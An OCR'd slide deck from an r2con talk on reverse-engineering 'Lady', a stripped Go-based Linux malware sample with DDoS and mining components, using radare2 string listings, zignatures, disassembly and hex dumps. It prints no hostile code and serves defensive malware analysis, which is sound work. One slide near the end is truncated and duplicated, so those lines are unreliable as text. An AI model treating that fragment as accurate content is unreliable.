r2 CON

Reversing Linux Malware

(with r2)

Who am I?

Sergi Martinez - zlowram

- Security Consultant at NCC Group
- CTF Player with Insanity team
- Member of Mlw.re group
- Gopher

Linux malware

- Malware for linux does exist
- Mainly targeted to servers and routers
- Usually focused on building DDoS botnets
- If you don’t trust me… ask this guy

Common malware reversing problems

- Binaries statically linked (pretty big ones → slow analysis)
- Stripped - No symbols / debug info

Common malware reversing problems when the sample is in GO

- Binaries statically linked (~~pretty~~ bigger ones → slower analysis)
- Stripped - No symbols / debug info


Aaaaand...

- Go has a big runtime (easy to get lost)
- Kind of “new” programing language
  - Goroutines
  - Channels
  - Defer
  - Slices
  - ...
- Custom calling conventions (e.g. stack-based args in x86_64)

When I first saw a Go malware disassembly

Lady linux

LADY LINUX



Why Lady linux?


Malware Quintans handled me a sample, knowing that I like to reverse engineer malware for linux, and that I love to code in Go.

What I knew about it:

- Written in Go
- Stripped sample
- Compiled for x86_64
- First public analysis: `http://vms.drweb.com/virus/?i=8400823&lng=en`

Having a first look

- Checking strings (izz)



```
section=.rodata type=ascii string=attack.stContext
section=.rodata type=ascii string=Unexcept attack Method: %s\n
section=.rodata type=ascii string=map[string]*attack.stContext
section=.rodata type=ascii string=*map.bucket[string]*attack.stContext
section=.rodata type=ascii string=map.bucket[string]*attack.stContext
section=.rodata type=ascii string=map.hdr[string]*attack.stContext
section=.gopclntab type=ascii string=attack.attackOne
section=.gopclntab type=ascii string=attack.Attack
section=.gopclntab type=ascii string=attack.Attack.func1
section=.gopclntab type=ascii string=attack.Attack.func2
section=.gopclntab type=ascii string=attack.init
section=.gopclntab type=ascii string=C:/Users/h/CloudStation/Projects/0/ly/lady/src/attack/attack.go
```

- Type information available on the .rodata section
- What it seems to be method names on .gopclntab section (pretty interesting)
- The malware author developed it on a Windows box and called it lady


Having a first look

- 3963 functions found with analysis → easy to get lost
- We could find the syscalls, resolve them, and try to identify which package function is being called → time consuming + lots of guessing

Easing the reversing process

- With the strings of the binary we can know the packages used.

```
rabin2 -zz 9ad4559180670c8d60d4036a865a30b41b5d81b51c4df281168cb6af69618405 | cut -d' ' -f8 | cut
-d'=' -f2 | egrep '^([a-zA-Z0-9]{3,}(\.|\/))+[a-zA-Z0-9]{3,}
```



```
strings.Replace
strings.EqualFold
strings.Index
strings.Title.func1
strings.makeCutsetFunc.func1
strings.init
github.com/garyburd/redigo/redis.DialConnectTimeout
github.com/garyburd/redigo/redis.Dial
github.com/garyburd/redigo/redis.(*conn).Close
github.com/garyburd/redigo/redis.(*conn).fatal
github.com/garyburd/redigo/redis.(*conn).Err
github.com/garyburd/redigo/redis.(*conn).writeLen
```

- We can generate ~~s~~zignatures for those packages, and load them into r2

Easing the reversing process


- Create a simple hello world importing all the packages used by the malware.
- Generate the zignatures

```
[0x004563d0]> zg go zigs_lady_full.z
[0x004563d0]> !wc -l zigs_lady_full.z
7438 zigs_lady_full.z
[0x004563d0]>
```

- Load them into r2

```
[0x00460580]> . ./zigs_lady_full.z
[0x00460580]> .z. @@f
[0x00460580]> z
Loaded 7435 signatures
  7435 byte signatures
  0 head signatures
  0 func signatures
Found 3556 matches
```


Easing the reversing process



```
lea rbx, [rip + 0x3f6547] ;[g] ; 0x7f7e20
mov qword [rsp], rbx
mov qword [rsp + 8], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call fcn.00406c00 ;[h] ; (sign.go.b.sym.runtime.makechan)
mov rax, qword [rsp + 0x10] ; [0x10:8]=0x1003e0002
mov qword [rsp + 0xa0], rax
mov qword [rsp + 0x10], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805] ;[i] ; 0xa5a110
mov qword [rsp + 8], rax
call fcn.00436f70 ;[j] ; (sign.go.b.sym.runtime.newproc)
lea rbx, [rip + 0x3f6f24] ;[k]  0x7f8840
mov qword [rsp], rbx
mov qword [rsp + 8], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call fcn.00406c00 ;[h] ; (sign.go.b.sym.runtime.makechan)
mov rax, qword [rsp + 0x10] ; [0x10:8]=0x1003e0002
mov qword [rsp + 0x98], rax
mov qword [rsp + 0x10], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa] ;[l] ; 0xa5a148
mov qword [rsp + 8], rax
call fcn.00436f70 ;[j] ; (sign.go.b.sym.runtime.newproc)
lea rbx, [rip + 0x3f6fa1] ;[m] ; 0x7f8900
mov qword [rsp], rbx
mov qword [rsp + 8], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call fcn.00406c00 ;[h] ; (sign.go.b.sym.runtime.makechan)
mov rax, qword [rsp + 0x10] ; [0x10:8]=0x1003e0002
```

```
[0x004034e0]> e?asm.cmtrefs
         asm.cmtrefs: Show flag and comments from refs in disasm
```

Easing the reversing process




```
[0x0040188b]> px 50 @ 0x7f8840
- offset -    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x007f8840  0800 0000 0000 0000 0800 0000 0000 0000  ................
0x007f8850  885d b263 0008 0832 d0b0 c000 0000 0000  .].c...2........
0x007f8860  5088 a500 0000 0000 0005 9a00 0000 0000  P...............
0x007f8870  0000                                     ..
[0x0040188b]> px 50 @ 0x9a0500
- offset -    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x009a0500  d053 9800 0000 0000 0e00 0000 0000 0000  .S..............
0x009a0510  e053 9800 0000 0000 0f00 0000 0000 0000  .S..............
0x009a0520  f053 9800 0000 0000 0e00 0000 0000 0000  .S..............
0x009a0530  0054                                     .T
[0x0040188b]> px 0x0e @ 0x9853d0
- offset -    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x009853d0  6368 616e 2073 742e 4d69 6e65 7264       chan st.Minerd
[0x0040188b]> ps @ 0x9853d0
chan st.Minerd
```

Easing the reversing process

- Nice results, definitely easier to reverse engineer but… still didn't know why those strings were in the stripped binary…
- Might be runtime stuff?
- Might be reflection stuff?

Easing the reversing process

- Just when I was looking here and there in the Internet and reading Go source code, Álvaro sent me a link to a tweet from Tim Strazzere:



Tim Strazzere @timstrazz · 31 ago.
The Go lang loader assist module I was working on really seems to pay off!
Open sourced soon (before/after)

```
IPython QtConsole 3.2.3
Python 2.7.10 (default, Oct 2
Type "copyright", "credits" o

IPython 3.2.3 -- An enhanced
?         -> Introduction and
%quickref -> Quick reference.
help      -> Python's own hel
object?   -> Details about 'o
%guiref   -> A brief referenc

In [54]: before = 0

In [55]: for x in Functions()

In [56]: before
Out[56]: 5539

In [57]:
```

```
In [54]: before = 0

In [55]: for x in Functions(): before += 1

In [56]: before
Out[56]: 5539

In [57]: run "~/repo/analysis-scripts/ida/golang_loader

In [58]: after = 0

In [59]: for x in Functions(): after += 1

In [60]: after
Out[60]: 10574

In [61]: after - before
Out[61]: 5035

In [62]:
```

5 14



George Zaytsev @groke1105 · 1 sept.
@timstrazz hello! Golang allows even restoring original function names:

go_renamer.py · master · Egor Zaytsev / goutils
GitLab.com
gitlab.com

1 1

Easing the reversing proc

- Just when I was l and reading Go source code, Álvaro se e:

Easing the reversing process

- The script allowed to extract the information stored into the .gopclntab section, but no there was no type information.
- So I kept digging a little bit, and eventually realized that all the type information was stored into .typelink section.

\o/ yay!

